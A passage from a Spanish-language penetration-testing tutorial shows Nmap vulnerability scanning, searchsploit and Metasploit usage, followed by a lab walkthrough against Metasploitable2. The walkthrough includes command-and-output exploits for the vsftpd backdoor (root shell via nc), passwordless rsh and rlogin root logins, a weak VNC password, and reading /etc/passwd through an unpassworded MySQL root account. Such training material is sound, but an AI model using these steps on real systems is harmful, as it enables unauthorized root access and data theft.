
Es una de las características más poderosas y flexibles de Nmap. Permite a los usuarios a escribir y compartir scripts sencillos para automatizar una amplia variedad de tareas para redes. Estos scripts son luego ejecutados en paralelo con la velocidad y eficiencia esperada de Nmap. Los usuarios pueden confiar en el creciente y diverso conjunto de scripts distribuidos por Nmap, o escribir los propios para satisfacer necesidades personales.



Para realizar un escaneo utilizando todos los NSE de la categoría “vuln” o vulnerabilidades utilizar el siguiente comando.

```
# nmap -n -Pn --script vuln 192.168.0.16
```

La opción “--script” le indica a nmap realizar un escaneo de scripts utilizando una lista de nombres de archivos separados por comas, categorías de scripts, o directorios. Cada elemento en la lista puede también ser una expresión boolean describiendo un conjunto de scripts más complejo.



```
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
512/tcp open  exec
513/tcp open  login
514/tcp open  shell
1099/tcp open  rmiregistry
|_rmi-vuln-classloader: No return data received from server
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://
/seclists.org/fulldisclosure/2010/Jun/277
8009/tcp open  ajp13
8180/tcp open  unknown
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /admin/login.html: Possible admin folder
|   /admin/admin.html: Possible admin folder
```

Imagen 8-3. Parte de las vulnerabilidades detectadas por Nmap

El listado completo e información detallada sobre las Categorías y Scripts NSE, se encuentran en la siguiente página.

<http://nmap.org/nsedoc/>



9. Explotar el Objetivo

Luego de haber descubierto las vulnerabilidades en los hosts o red objetivo, es momento de intentar explotarlas. La fase de explotación algunas veces finaliza el proceso de la Prueba de Penetración, pero esto depende del contrato, pues existen situaciones donde se debe ingresar de manera más profunda en la red objetivo, con el propósito de expandir el ataque por toda la red y ganar todos los privilegios posibles.

9.1 Repositorios con Exploits

Todos los días se reportan diversos tipos de vulnerabilidades, pero en la actualidad solo una pequeña parte de ellas son expuestas o publicadas de manera gratuita. Algunos de estos “exploits”, puede ser descargados desde sitios webs donde se mantienen repositorios de ellos. Algunas de estas páginas se detallan a continuación.

- Exploit DataBase: <http://www.exploit-db.com/>
- Inj3ct0r: <http://1337day.com/>
- ExploitSearch: <http://www.exploitsearch.net/>
- Packet Storm: <http://packetstormsecurity.com/files/tags/exploit/>
- Metasploit Auxiliary Module & Exploit Database: <http://www.metasploit.com/modules/>

Kali Linux mantiene un repositorio local de exploits de “Exploit-DB”. Esta base de datos local tiene un script de nombre “searchsploit”, el cual permite realizar búsquedas dentro de esta base de datos local.

```
# searchsploit -h
# searchsploit vsftpd
```



```
root@kali:/usr/share/exploitdb# searchsploit vsftpd
Description                                     Path
-----
vsftpd 2.0.5 (CWD) Remote Memory Consumption | /linux/dos/5814.pl
vsftpd 2.3.2 - Denial of Service Vulnerabili | /linux/dos/16270.c
VSFTPD 2.3.4 - Backdoor Command Execution   | /unix/remote/17491.rb
vsftpd FTP Server 2.0.5 - 'deny_file' Option | /windows/dos/31818.sh
vsftpd FTP Server 2.0.5 - 'deny_file' Option | /windows/dos/31819.pl
root@kali:/usr/share/exploitdb#
```

Imagen 9-1. Resultados obtenidos al realizar una búsqueda con el script “searchsploit”

Todos los exploits contenidos en este repositorio local está adecuadamente ordenados e identificados. Para leer o visualizar el archivo “/unix/remote/17491.rb”, se pueden utilizar los siguientes comando.

```
# cd /usr/share/exploitdb/
# ls
# cd platforms/unix/remote
# less 17491.rb
```

9.2 La Consola de Metasploit Framework

<http://www.metasploit.com/>

La Consola de Metasploit (msfconsole) es principalmente utilizado para manejar la base de datos de Metasploit, manejar las sesiones, además de configurar y ejecutar los módulos de Metasploit. Su



propósito esencial es la explotación. Esta herramienta permite conectarse al objetivo de tal manera que se puedan ejecutar los exploits contra este.

Dado que Metasploit Framework utiliza PostgreSQL como su Base de Datos, esta debe ser iniciada en primera instancia, para luego iniciar la consola de Metasploit Framework.

```
# service postgresql start
```

Para verificar que el servicio se ha iniciado correctamente se debe ejecutar el siguiente comando.

```
# netstat -tna | grep 5432
```

Para mostrar la ayuda Metasploit Framework.

```
# msfconsole -h  
# msfconsole
```

Algunos de los comandos útiles para interactuar con la consola son:

```
msf > help  
msf > search [Nombre Módulo]  
msf > use [Nombre Módulo]  
msf > set [Nombre Opción] [Nombre Módulo]  
msf > exploit  
msf > run  
msf > exit
```



```
msf > search smb

msf > use auxiliary/scanner/smb/smb_enumusers

msf auxiliary(smb_enumusers) > info

msf auxiliary(smb_enumusers) > show options

msf auxiliary(smb_enumusers) > set RHOSTS 192.168.1.34

msf auxiliary(smb_enumusers) > exploit
```




```

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    yes                    The target address range or CIDR identifier
  SMBDomain WORKGROUP          no         The Windows domain to use for authentication
  SMBPass    no                    The password for the specified username
  SMBUser    no                    The username to authenticate as
  THREADS   1                    yes        The number of concurrent threads

Description:
  Determine what local users exist via the SAM RPC service

msf auxiliary(smb_enumusers) > set RHOSTS 192.168.1.34
RHOSTS => 192.168.1.34
msf auxiliary(smb_enumusers) > exploit

[*] 192.168.1.34 METASPL0ITABLE [ games, nobody, bind, proxy, syslog, user, www-data, root, news, postgres, bin, mail, distccd, proftpd, dhcp, daemon, sshd, man, lp, mysql, gnats, libuuid, backup, msfadmin, telnetd, sys, klog, postfix, service, list, irc, ftp, tomcat55, sync, uucp ] ( LockoutTries=0 PasswordMin=5 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumusers) >
```

Imagen 9-3. Lista de usuarios obtenidos con el módulo auxiliar smb_enumusers

9.3 CLI de Metasploit Framework

Metasploit CLI (msfcli) es una de las interfaces que permite a Metasploit Framework realizar sus tareas. Esta es una buena interfaz para aprender a manejar Metasploit Framework, o para evaluar / escribir un nuevo exploit. También es útil en caso se requiera utilizarlo en scripts y aplicar automatización para tareas.

```
# msfcli -h

# msfcli
```




```
root@kali:~# msfcli -h
Usage: /opt/metasploit/apps/pro/msf3/msfcli <exploit_name> <option=value> [mode]
=====

Mode      Description
----      -
(A)dvanced Show available advanced options for this module
(AC)tions  Show available actions for this auxiliary module
(C)heck    Run the check routine of the selected module
(E)xecute  Execute the selected module
(H)elp     You're looking at it baby!
(I)DS Evasion Show available ids evasion options for this module
(O)ptions  Show available options for this module
(P)ayloads Show available payloads for this module
(S)ummary  Show information about this module
(T)argets  Show available targets for this exploit module

root@kali:~#
```

KALI LINUX

The quieter you become, the more you are able to hear.

Imagen 9-4. Interfaz en Línea de Comando (CLI) de Metasploit Framework

```
# msfcli [Ruta Exploit] [Opción = Valor]
```

En el siguiente ejemplo se utilizará el módulo auxiliar de nombre “MySQL Server Version Enumeration”. El cual permite enumerar la versión de servidores MySQL.

Muestra las opciones avanzadas del módulo

```
# msfcli auxiliary/scanner/mysql/mysql_version A
```

Muestra un resumen del módulo

```
# msfcli auxiliary/scanner/mysql/mysql_version S
```



Lista las opciones disponibles del módulo

```
# msfcli auxiliary/scanner/mysql/mysql_version 0
```

Ejecutar el módulo auxiliar contra Metasploitable2

```
# msfcli auxiliary/scanner/mysql/mysql_version RHOSTS=192.168.0.16 E
```

```
root@kali:~# msfcli auxiliary/scanner/mysql/mysql_version RHOSTS=192.168.0.16 E
[*] Initializing modules...
RHOSTS => 192.168.0.16
[*] 192.168.0.16:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
root@kali:~#
```

Imagen 9-5. Resultado obtenido con el módulo auxiliar mysql_version

9.4 Interacción con Meterpreter

Meterpreter es un Payload o Carga Útil avanzada, dinámico y ampliable que utiliza actores de inyección DLL en memoria y se extiende sobre la red en tiempo de ejecución. Este se comunica sobre un actor socket y proporciona una completa interfaz Ruby en el lado del cliente.



Una vez obtenido acceso al objetivo utilizando, se puede utilizar Meterpreter para entregar Payloads (Cargas Útiles). Se utiliza MSFCONSOLE para manejar las sesiones, mientras que Meterpreter es la carga actual y tiene el encargo de realizar la explotación.

Algunos de los comando comúnmente utilizados con Meterpreter son:

```
meterpreter > help
meterpreter > background
meterpreter > download
meterpreter > upload
meterpreter > execute
meterpreter > shell
meterpreter > session
```

9.5 Explotar Vulnerabilidades de Metasploitable2

Vulnerabilidad

vsftpd Smiley Face Backdoor

<http://www.osvdb.org/show/osvdb/73573>

Análisis

La versión de vsftpd en funcionamiento en el sistema remoto ha sido compilado con una puerto trasera. Al intentar autenticarse con un nombre de usuario conteniendo un :) (Carita sonriente) ejecuta una puerta trasera, el cual genera una shell atendiendo en el puerto TCP 6200. El shell detiene su atención después de que el cliente se conecta y desconecta.

Un atacante remoto sin autenticación puede explotar esta vulnerabilidad para ejecutar código arbitrario como root.

```
root@kali:~# ftp 192.168.1.34
Connected to 192.168.1.34.
220 (vsFTPd 2.3.4)
Name (192.168.1.34:root): usuario:)
```



```
331 Please specify the password.
Password:
^Z
[3]+ Stopped ftp 192.168.1.34
root@kali:~# bg 3
[3]+ ftp 192.168.1.34 &
root@kali:~# nc -nv 192.168.1.34 6200
(UNKNOWN) [192.168.1.34] 6200 (?) open
id
uid=0(root) gid=0(root)
```

Vulnerabilidad

Samba NDR MS-RPC Request Heap-Based Remote Buffer Overflow

http://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-2007-2446

Análisis

Esta versión del servidor Samba instalado en el host remoto está afectado por varias vulnerabilidades de desbordamiento de pila, el cual puede ser explotado remotamente para ejecutar código con los privilegios del demonio Samba.

```
root@kali:~# /etc/init.d/postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@kali:~# msfconsole
msf > search lsa_io_privilege_set Heap

Matching Modules
=====

   Name                                   Disclosure Date   Rank   Description
   ----                                   -
   auxiliary/dos/samba/lsa_addprivs_heap          normal   Samba
lsa_io_privilege_set Heap Overflow

msf > use auxiliary/dos/samba/lsa_addprivs_heap
msf auxiliary(lsa_addprivs_heap) > show options

Module options (auxiliary/dos/samba/lsa_addprivs_heap):
```



Name	Current Setting	Required	Description
----	-----	-----	-----
RHOST		yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	LSARPC	yes	The pipe name to use

```
msf auxiliary(lsa_addprivs_heap) > set RHOST 192.168.1.34
RHOST => 192.168.1.34
msf auxiliary(lsa_addprivs_heap) > exploit
```

```
[*] Connecting to the SMB service...
[*] Binding to 12345778-1234-abcd-ef00-
0123456789ab:0.0@ncacn_np:192.168.1.34[\lsarpc] ...
[*] Bound to 12345778-1234-abcd-ef00-
0123456789ab:0.0@ncacn_np:192.168.1.34[\lsarpc] ...
[*] Calling the vulnerable function...
[-] Auxiliary triggered a timeout exception
[*] Auxiliary module execution completed
msf auxiliary(lsa_addprivs_heap) > exploit
```

Vulnerabilidad

rsh Unauthenticated Acces (via finger information)

http://www.cvedetails.com/cve-details.php?t=1&cve_id=CVE-2012-6392

Análisis

Utilizando nombres de usuario comunes como también nombres de usuarios reportados por "finger". Es posible autenticarse mediante rsh. Ya sea las cuentas no están protegidas con contraseñas o los archivos ~/.rhosts o están configuradas adecuadamente.

Esta vulnerabilidad está confirmada de existir para Cisco Prime LAN Management Solution, pero puede estar presente en cualquier host que no este configurado de manera segura.

```
root@kali:~# rsh -l root 192.168.1.34 /bin/bash
w
 22:42:00 up 1:30, 2 users, load average: 0.04, 0.02, 0.00
USER      TTY      FROM          LOGIN@      IDLE        JCPU       PCPU       WHAT
msfadmin  tty1     -             21:13       1:19       7.01s      0.02s      /bin/login --
root      pts/0    :0.0          21:11       1:30       0.00s      0.00s      -bash
id
```



```
uid=0(root) gid=0(root) groups=0(root)
```

Vulnerabilidad

VNC Server 'password' Password

Análisis

El servidor VNC funcionando en el host remoto está asegurado con una contraseña muy débil. Es posible autenticarse utilizando la contraseña 'password'. Un atacante remoto sin autenticar puede explotar esto para tomar control del sistema.




Imagen 9-6. Conexión mediante VNC a Metasploitable2, utilizando una contraseña débil



```
root@kali:~# vncviewer 192.168.1.34
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using shared memory PutImage
```

Vulnerabilidad

MySQL Unpassworded Account Check

Análisis

Es posible conectarse a la base de datos MySQL remota utilizando una cuenta sin contraseña. Esto puede permitir a un atacante a lanzar ataques contra la base de datos.

Con Metasploit Framework:

```
msf > search mysql_sql

Matching Modules
=====

   Name                                   Disclosure Date   Rank   Description
   ----                                   -
auxiliary/admin/mysql/mysql_sql          normal           MySQL SQL Generic
Query

msf > use auxiliary/admin/mysql/mysql_sql
msf auxiliary(mysql_sql) > show options

Module options (auxiliary/admin/mysql/mysql_sql):
```



Name	Current Setting	Required	Description
----	-----	-----	-----
PASSWORD		no	The password for the specified username
RHOST		yes	The target address
RPORT	3306	yes	The target port
SQL	select version()	yes	The SQL to execute.
USERNAME		no	The username to authenticate as

```
msf auxiliary(mysql_sql) > set USERNAME root
USERNAME => root
msf auxiliary(mysql_sql) > set RHOST 192.168.1.34
RHOST => 192.168.1.34
msf auxiliary(mysql_sql) > set SQL select load_file('\etc/passwd\')
SQL => select load_file('/etc/passwd')
msf auxiliary(mysql_sql) > run

[*] Sending statement: 'select load_file('/etc/passwd')'...
[*] | root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002::/home/service:/bin/bash
```




```
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
|
[*] Auxiliary module execution completed
msf auxiliary(mysql_sql) >
```

Manualmente:

```
root@kali:~# mysql -h 192.168.1.34 -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database                |
+-----+
| information_schema      |
| dvwa                    |
| metasploit              |
| mysql                   |
| owasp10                 |
| tikiwiki                |
| tikiwiki195             |
+-----+
7 rows in set (0.00 sec)

mysql> use information_schema
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_information_schema |
+-----+
```



```
| CHARACTER_SETS  
| COLLATIONS  
| COLLATION_CHARACTER_SET_APPLICABILITY  
| COLUMNS  
| COLUMN_PRIVILEGES  
| KEY_COLUMN_USAGE  
| PROFILING  
| ROUTINES  
| SCHEMATA  
| SCHEMA_PRIVILEGES  
| STATISTICS  
| TABLES  
| TABLE_CONSTRAINTS  
| TABLE_PRIVILEGES  
| TRIGGERS  
| USER_PRIVILEGES  
| VIEWS  
+-----+  
17 rows in set (0.00 sec)
```

Vulnerabilidad

rlogin Service Detection

http://cvedetails.com/cve-details.php?t=1&cve_id=CVE-1999-0651

Análisis

El host remoto está ejecutando el servicio 'rlogin'. Este servicio es peligroso en el sentido que no es cifrado- es decir, cualquiera puede interceptar los datos que pasen a través del cliente rlogin y el servidor rlogin. Esto incluye logins y contraseñas.

También, esto puede permitir una autenticación pobre sin contraseñas. Si el host es vulnerable a la posibilidad de adivinar el número de secuencia TCP (Desde cualquier Red) o IP Spoofing (Incluyendo secuestro ARP sobre la red local) entonces puede ser posible evadir la autenticación.

Finalmente, rlogin es una manera sencilla de activar el acceso de escritura un archivo dentro de autenticaciones completas mediante los archivos .rhosts o rhosts.equiv.

```
root@kali:~# rlogin -l root 192.168.1.34  
Last login: Thu Jul 11 21:11:40 EDT 2013 from :0.0 on pts/0  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:

<http://help.ubuntu.com/>

You have new mail.

root@metasploitable:~#

Vulnerabilidad

rsh Service Detection

http://cvedetails.com/cve-details.php?t=1&cve_id=CVE-1999-0651

Análisis

El host remoto está ejecutando el servicio 'rsh'. Este servicio es peligroso en el sentido que no es cifrado- es decir, cualquiera puede interceptar los datos que pasen a través del cliente rlogin y el servidor rlogin. Esto incluye logins y contraseñas.

También, esto puede permitir una autenticación pobre sin contraseñas. Si el host es vulnerable a la posibilidad de adivinar el número de secuencia TCP (Desde cualquier Red) o IP Spoofing (Incluyendo secuestro ARP sobre la red local) entonces puede ser posible evadir la autenticación.

Finalmente, rsh es una manera sencilla de activar el acceso de escritura un archivo dentro de autenticaciones completas mediante los archivos .rhosts o rhosts.equiv.

```
msf> search rsh_login
```

```
Matching Modules
```

```
=====
```

Name		Disclosure Date
Rank	Description	
----	-----	-----
normal	auxiliary/scanner/rservices/rsh_login rsh Authentication Scanner	



```
msf> use auxiliary/scanner/rservices/rsh_login
msf auxiliary(rsh_login) > set RHOSTS 192.168.1.34
RHOSTS => 192.168.1.34
msf auxiliary(rsh_login) > set USER_FILE
/opt/metasploit/apps/pro/msf3/data/wordlists/rservices_from_users.txt
USER_FILE =>
/opt/metasploit/apps/pro/msf3/data/wordlists/rservices_from_users.txt
msf auxiliary(rsh_login) > run

[*] 192.168.1.34:514 - Starting rsh sweep
[*] 192.168.1.34:514 RSH - Attempting rsh with username 'root' from 'root'
[+] 192.168.1.34:514, rsh 'root' from 'root' with no password.
[*] Command shell session 1 opened (192.168.1.38:1023 -> 192.168.1.34:514) at
2013-07-11 21:54:18 -0500
[*] 192.168.1.34:514 RSH - Attempting rsh with username 'daemon' from 'root'
[+] 192.168.1.34:514, rsh 'daemon' from 'root' with no password.
[*] Command shell session 2 opened (192.168.1.38:1022 -> 192.168.1.34:514) at
2013-07-11 21:54:18 -0500
[*] 192.168.1.34:514 RSH - Attempting rsh with username 'bin' from 'root'
[+] 192.168.1.34:514, rsh 'bin' from 'root' with no password.
[*] Command shell session 3 opened (192.168.1.38:1021 -> 192.168.1.34:514) at
2013-07-11 21:54:18 -0500
[*] 192.168.1.34:514 RSH - Attempting rsh with username 'nobody' from 'root'
[+] 192.168.1.34:514, rsh 'nobody' from 'root' with no password.
[*] Command shell session 4 opened (192.168.1.38:1020 -> 192.168.1.34:514) at
2013-07-11 21:54:19 -0500
[*] 192.168.1.34:514 RSH - Attempting rsh with username '+' from 'root'
[-] Result: Permission denied.
[*] 192.168.1.34:514 RSH - Attempting rsh with username '+' from 'daemon'
[-] Result: Permission denied.
[*] 192.168.1.34:514 RSH - Attempting rsh with username '+' from 'bin'
[-] Result: Permission denied.
[*] 192.168.1.34:514 RSH - Attempting rsh with username '+' from 'nobody'
[-] Result: Permission denied.
[*] 192.168.1.34:514 RSH - Attempting rsh with username '+' from '+'
[-] Result: Permission denied.
[*] 192.168.1.34:514 RSH - Attempting rsh with username '+' from 'guest'
[-] Result: Permission denied.
[*] 192.168.1.34:514 RSH - Attempting rsh with username '+' from 'mail'
[-] Result: Permission denied.
[*] 192.168.1.34:514 RSH - Attempting rsh with username 'guest' from 'root'
[-] Result: Permission denied.
[*] 192.168.1.34:514 RSH - Attempting rsh with username 'guest' from 'daemon'
[-] Result: Permission denied.
[*] 192.168.1.34:514 RSH - Attempting rsh with username 'guest' from 'bin'
[-] Result: Permission denied.
[*] 192.168.1.34:514 RSH - Attempting rsh with username 'guest' from 'nobody'
[-] Result: Permission denied.
[*] 192.168.1.34:514 RSH - Attempting rsh with username 'guest' from '+'
[-] Result: Permission denied.
```



```
[*] 192.168.1.34:514 RSH - Attempting rsh with username 'guest' from 'guest'
[-] Result: Permission denied.
[*] 192.168.1.34:514 RSH - Attempting rsh with username 'guest' from 'mail'
[-] Result: Permission denied.
[*] 192.168.1.34:514 RSH - Attempting rsh with username 'mail' from 'root'
[+] 192.168.1.34:514, rsh 'mail' from 'root' with no password.
[*] Command shell session 5 opened (192.168.1.38:1019 -> 192.168.1.34:514) at
2013-07-11 21:54:20 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(rsh_login) >
```

Vulnerabilidad

Samba Symlink Traversal Arbitrary File Access (unsafe check)

http://cvedetails.com/cve-details.php?t=1&cve_id=2010-0926

Análisis

El servidor Samba remoto está configurado de manera insegura y permite a un atacante remoto a obtener acceso de lectura o posiblemente de escritura a cualquier archivo sobre el host afectado. Especialmente, si un atacante tiene una cuenta válida en Samba para recurso compartido que es escribible o hay un recurso escribible que está configurado con una cuenta de invitado, puede crear un enlace simbólico utilizando una secuencia de recorrido de directorio y ganar acceso a archivos y directorios fuera del recurso compartido.

Una explotación satisfactoria requiera un servidor Samba con el parámetro 'wide links' definido a 'yes', el cual es el estado por defecto.

Obtener Recursos compartidos del Objetivo

```
# smbclient -L \\192.168.1.34
Enter root's password:
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]

  Sharename      Type      Comment
  -----
  print$         Disk      Printer Drivers
  tmp            Disk      oh noes!
  opt            Disk
```



```
IPC$          IPC      IPC Service (metasploitable server (Samba
3.0.20-Debian))
ADMIN$        IPC      IPC Service (metasploitable server (Samba
3.0.20-Debian))
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]
```

Server	Comment
-----	-----
METASPLOITABLE	metasploitable server (Samba 3.0.20-Debian)
RYDS	ryds server (Samba, Ubuntu)
Workgroup	Master
-----	-----
WORKGROUP	RYDS

Con Metasploit Framework

```
